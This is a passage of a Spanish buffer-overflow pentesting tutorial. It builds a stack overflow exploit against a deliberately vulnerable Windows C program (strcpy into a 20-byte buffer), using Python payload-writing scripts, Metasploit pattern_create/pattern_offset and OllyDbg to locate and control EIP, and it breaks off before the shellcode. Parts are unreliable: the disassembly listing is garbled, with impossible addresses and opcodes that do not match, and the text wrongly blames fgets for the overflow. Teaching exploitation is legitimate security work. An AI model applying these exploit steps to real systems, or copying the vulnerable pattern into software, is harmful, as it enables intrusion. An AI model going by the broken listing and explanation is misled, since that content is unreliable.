

UNDERCODE

TALLER DE PENTESTING BUFFER OVERFLOW



TEMAS

INTRODUCCIÓN
BUFFER OVERFLOW
ANALIZANDO CON OLLYDBG
GENERACIÓN DEL EXPLOIT
CREACIÓN DE LA SHELLCODE
Y MUCHO MÁS..!

TUTOR

HD_BREAKER

¿Qué es un Buffer Overflow?

Es una falla dentro de un **software**, en la cual, mientras se copian datos hacia un buffer se **sobrepasa el límite** del mismo, escribiendo así datos sobre la memoria adyacente permitiendo de esta forma a un atacante, ingresar código ejecutable malicioso (Shellcode).

Un ejemplo en la vida cotidiana podría ser cuando **tenemos un vaso y lo queremos llenar más de lo que su capacidad le permite**, esto provoca un desbordamiento de agua. Lo mismo pasa con los softwares cuando un programador no coloca ciertas limitaciones.

En este taller veremos como aprovechar esta falla para obtener acceso por Shell a un ordenador

Código a analizar:

```
#include <cstdlib>
#include <iostream>


using namespace std;

int main(int argc, char *argv[])
{
    char Nombre[20];
    FILE *archivo;
    char letras[1000];
    archivo = fopen("config.txt", "r");
    fgets(letras, 1000, archivo);
    strcpy(Nombre, letras);

    printf("%s\n", Nombre);
    system("PAUSE");

    fclose;

    return EXIT_SUCCESS;
}
```



Este breve comando en **C** procede a leer de un archivo de configuración "config.txt" cierta cantidad de letras con el comando **fgets**, esta instrucción no controla la cantidad de datos que soporta ni la cantidad de datos que recibirá, debido a que por lógica, si este comando está preparado para recibir 1000 letras y nosotros le enviamos 1001 letras esto resultara en un Buffer Overflow y el típico cartel de corrupción de memoria.


Entendido el concepto estamos listos para probar si esto es cierto.

Utilizando algún lenguaje de programación (En este caso **Python**) empezaremos a preparar el exploit.

```
Variable = 'A'
for a in range (999):
    Variable = Variable + 'A'
Archivo = open("config.txt","r+")
Archivo.write('%s' %(Variable))
Archivo.close()
```


Con este simple código probaremos el concepto, esto creara un archivo config.txt que contendrá 1000 letras A concatenadas.

Sustituimos el archivo de configuración del programa por el nuestro y vemos como se rompe:



Vemos como en un segundo el programa se rompe y al no tener un control de **excepción de control**, mejor conocido como **expection handling** no salta la clásica ventana de Windows informando que el programa se cerró inesperadamente.

Analizando con Ollydbg



Vemos el cartel que nos muestra como el **EIP** ha sido sobrescrito con el código hexadecimal 41414141 en nuestro caso AAAA. Hemos encontrado nuestro BOF, es momento de explotarlo.


Lo primero que necesitamos es encontrar la dirección exacta donde se realiza la sobrescritura, para eso utilizaremos metasploit.

Vamos a nuestra ruta de **metasploit** y entramos en la carpeta **tools**

ejecutamos:

```
sudo ./pattern_create.rb 1000
```

y vemos un string de 1000 caracteres irrepetibles, esto nos servirá para encontrar la sobrescritura, para eso utilizaremos metasploit.




Sustituimos la variable de nuestro script en Python por el string generado con metasploit.

Queda de esta manera:

```
Variable =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5A
e6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag
9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5A
l6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An
9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2
Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au
9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2
Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5A
z6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb
9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2
Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5B
g6Bg7Bg8Bg9Bh0Bh1Bh2B'
#for a in range (999):
    #Variable = Variable + 'A'
Variable = Variable
Archivo = open("config.txt","r+")
Archivo.write('%s' %(Variable))
Archivo.close()
```

Ejecutamos este script en Python y sustituimos nuevamente el archivo de configuración (config.txt)
Ejecutamos nuevamente con **Olllydbg** y vemos el string exacto en hexadecimal con el que se sustituyo el **EIP**.



Anotamos este Código:


66413965

Vamos de nuevo a nuestra ruta de metasploit y ejecutamos:

sudo ./pattern_offset.rb 66413965

Y podremos ver que el resultado es 148, esto es la dirección exacta de donde comienza el **EIP**

Exact match at offset 148



```
hdbreaker@hdbreaker: /pentest/exploits/framework/tools
Archivo Editar Ver Terminal Ayuda
hdbreaker@hdbreaker:/pentest/exploits/framework/tools$ sudo ./pattern_offset.rb 66413965
[*] Exact match at offset 148
hdbreaker@hdbreaker:/pentest/exploits/framework/tools$
```


00401233	83E5	MOV EBP,ESP	
00401234	83E7 00	SUB ESP,8	
00401235	C79424 010000	MOV DWORD PTR SS:[ESP],1	
00401236	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
00401237	EB C0FEFFFF	CALL Reto.00401100	
00401238	90	NOP	
00401239	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
00401240	55	PUSH EBP	
00401241	83E5	MOV EBP,ESP	
00401242	83E7 00	SUB ESP,8	
00401243	C79424 020000	MOV DWORD PTR SS:[ESP],2	
00401244	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
00401245	EB 00FEFFFF	CALL Reto.00401100	
00401246	90	NOP	
00401247	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
00401248	55	PUSH EBP	
00401249	83E5	MOV EBP,ESP	
0040124A	83E7 00	SUB ESP,8	
0040124B	C79424 040000	MOV DWORD PTR DS:[ESI],4	
0040124C	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
0040124D	EB 00FEFFFF	CALL Reto.00401100	
0040124E	90	NOP	
0040124F	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
00401250	55	PUSH EBP	
00401251	83E5	MOV EBP,ESP	
00401252	83E7 00	SUB ESP,8	
00401253	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
00401254	EB 00FEFFFF	CALL Reto.00401100	
00401255	90	NOP	
00401256	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
00401257	55	PUSH EBP	
00401258	83E5	MOV EBP,ESP	
00401259	83E7 00	SUB ESP,8	
0040125A	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
0040125B	EB 00FEFFFF	CALL Reto.00401100	
0040125C	90	NOP	
0040125D	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
0040125E	55	PUSH EBP	
0040125F	83E5	MOV EBP,ESP	
00401260	83E7 00	SUB ESP,8	
00401261	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
00401262	EB 00FEFFFF	CALL Reto.00401100	
00401263	90	NOP	
00401264	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
00401265	55	PUSH EBP	
00401266	83E5	MOV EBP,ESP	
00401267	83E7 00	SUB ESP,8	
00401268	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
00401269	EB 00FEFFFF	CALL Reto.00401100	
0040126A	90	NOP	
0040126B	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
0040126C	55	PUSH EBP	
0040126D	83E5	MOV EBP,ESP	
0040126E	83E7 00	SUB ESP,8	
0040126F	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
00401270	EB 00FEFFFF	CALL Reto.00401100	
00401271	90	NOP	
00401272	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
00401273	55	PUSH EBP	
00401274	83E5	MOV EBP,ESP	
00401275	83E7 00	SUB ESP,8	
00401276	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
00401277	EB 00FEFFFF	CALL Reto.00401100	
00401278	90	NOP	
00401279	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]	
0040127A	55	PUSH EBP	
0040127B	83E5	MOV EBP,ESP	
0040127C	83E7 00	SUB ESP,8	
0040127D	FF15 04824400	CALL DWORD PTR DS:[&nsvcrt._set_app_t] nsvcrt._set_app_t	
0040127E	EB 00FEFFFF	CALL Reto.00401100	
0040127F	90	NOP	

Vamos a Modificar nuevamente nuestro script en Python, y debería quedar así:

```
Variable = 'A'
for a in range (147): #Cuenta desde 0 por lo que queda en 148
    Variable = Variable + 'A'
Archivo = open("config.txt","r+")
Archivo.write('%s' %(Variable))
Archivo.close()
```

Sustituimos nuevamente el archivo de configuración por el nuevo generado con el Exploit

Una vez ejecutado, podremos apreciar el siguiente resultado:




Se preguntaran... ¿Por qué se sobrescribe el **EIP**, si estamos escribiendo **148 caracteres** y esto nos posiciona justo en el momento de la sobrescritura?

Esto sucede porque los **148 bytes** son la distancia con la cadena sobrescrita, es decir **4 bytes** mas del **AAAA** con que se sobrescribe el **EPI**, por lo que **148-4 = 144** Esto nos posicionara al comienzo del **EIP** sin sobrescribirlo:

Ahora modificamos el script para que quede algo así:

```
Variable = 'A'
for a in range (143): #Cuenta desde 0 por lo que queda en 144
    Variable = Variable + 'A'
Archivo = open("config.txt","r+")
Archivo.write('%s' %(Variable))
Archivo.close()
```

Sustituimos el archivo y ejecutamos nuevamente el programa.



Como vemos el programa no se rompe, lo que significa que no hemos sobrescrito el **EIP** y con suerte estamos posicionados al pie de nuestro **EIP**.

Ahora probemos modificando nuestro script para que quede de la siguiente manera:

```
Variable = 'A'
EIP = 'BBBB'
for a in range (143): #Cuenta desde 0 por lo que queda en 144
    Variable = Variable + 'A'
Variable = Variable + EIP #Sustituimos los 4 bytes faltantes por una
Cadena Identificable que sustituya el EIP
Archivo = open("config.txt","r+")
Archivo.write('%s' %(Variable))
Archivo.close()
```

Copiamos el archivo generado por nuestro **Exploit** y ejecutamos nuevamente el programa.

Con esto en la mayoría de los **BOF** estaremos en el pie del **EIP** o relativamente muy cerca con variaciones de **+ 4 bytes**, este no es el caso y vemos que el software sigue rompiéndose por lo que aplicaremos algo que se conoce como **acorrular offset**

sabemos que la sobrescritura de nuestro **EIP** se produce dentro de los **148 bytes**, por lo que dividiremos esto en 2 cadenas de Bytes una con 'A' y la otra con 'B'.

74 bytes 'A' y 74 bytes 'B'

Nuestro script quedara así:

```
VariableA = 'A'
VariableB = 'B'
Variable = ''
```

